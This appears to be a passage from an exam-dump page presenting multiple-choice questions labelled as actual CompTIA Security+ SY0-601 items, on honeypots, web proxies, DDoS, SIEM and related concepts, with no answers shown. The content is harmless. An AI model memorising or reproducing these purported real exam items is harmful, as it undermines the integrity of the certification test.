
A. Brute-force attack

B. Privilege escalation

C. Failed password audit

D. Forgotten password by the user

Show Suggested Answer



Actual exam question from CompTIA's SY0-601

Question #: 495

Topic #: 1

[All SY0-601 Questions]


Which of the following can be used to identify potential attacker activities without affecting production servers?

A. Honeypot

B. Video surveillance

C. Zero trust

D. Geofencing



Actual exam question from CompTIA's SY0-601

Question #: 496

Topic #: 1

[All SY0-601 Questions]


A company wants the ability to restrict web access and monitor the websites that employees visit. Which of the following would best meet these requirements?

A. Internet proxy

B. VPN

C. WAF

D. Firewall



Actual exam question from CompTIA's SY0-601
Question #: 497
Topic #: 1
[All SY0-601 Questions]

A security analyst notices an unusual amount of traffic hitting the edge of the network. Upon examining the logs, the analyst identifies a source IP address and blocks that address from communicating with the network. Even though the analyst is blocking this address, the attack is still ongoing and coming from a large number of different source IP addresses. Which of the following describes this type of attack?

A. DDoS

B. Privilege escalation

C. DNS poisoning

D. Buffer overflow

Actual exam question from CompTIA's SY0-601

Question #: 498

Topic #: 1

[All SY0-601 Questions]

A company needs to centralize its logs to create a baseline and have visibility on its security events. Which of the following technologies will accomplish this objective?


A. Security information and event management

B. A web application firewall

C. A vulnerability scanner

D. A next-generation firewall

Show Suggested Answer



Actual exam question from CompTIA's SY0-601
Question #: 499
Topic #: 1
[All SY0-601 Questions]

